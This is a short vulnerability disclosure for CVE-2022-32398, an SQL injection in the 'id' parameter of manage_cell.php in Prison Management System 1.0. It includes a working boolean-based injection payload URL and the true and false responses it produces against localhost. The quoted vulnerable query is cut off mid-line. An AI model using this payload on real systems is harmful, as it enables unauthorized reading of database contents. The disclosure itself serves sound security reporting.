CVE-2022-32398

Info

Prison Management System 1.0 - SQL Injection

Vendor Homepage : https://www.sourcecodester.com/

Software Link : https://www.sourcecodester.com/php/15368/prison-management-system-phpoop-free-source-code.html

[+] Vulnerability : SQL Injection
[+] Vulnerability Location : `$_GET['id']` in `/pms/admin/cells/manage_cell.php:4`


```
$qry = $conn->query("SELECT c.*, p.name as `prison` from `cell_list` c inner join pr
```

PoC

- Payload :

```
# Error Based
http://localhost/pms/admin/cells/manage_cell.php?id=1'-
(if(database()='pms_db',0,1))%23
```


- True : `http://localhost/pms/admin/cells/manage_cell.php?id=1'-(if(database()='pms_db',0,1))%23`



localhost/pms/admin/cells/manage_cell.php?id=1'-(if(database()='pms_db',0,1))%23

Prison: Men's Prison
Name: Block 1 Cell 1001
Status: Active

- False : `http://localhost/pms/admin/cells/manage_cell.php?id=1'-(if(database()='wrong',0,1))%23`



localhost/pms/admin/cells/manage_cell.php?id=1'-(if(database()='wrong',0,1))%23

Prison:
Name:
Status: Active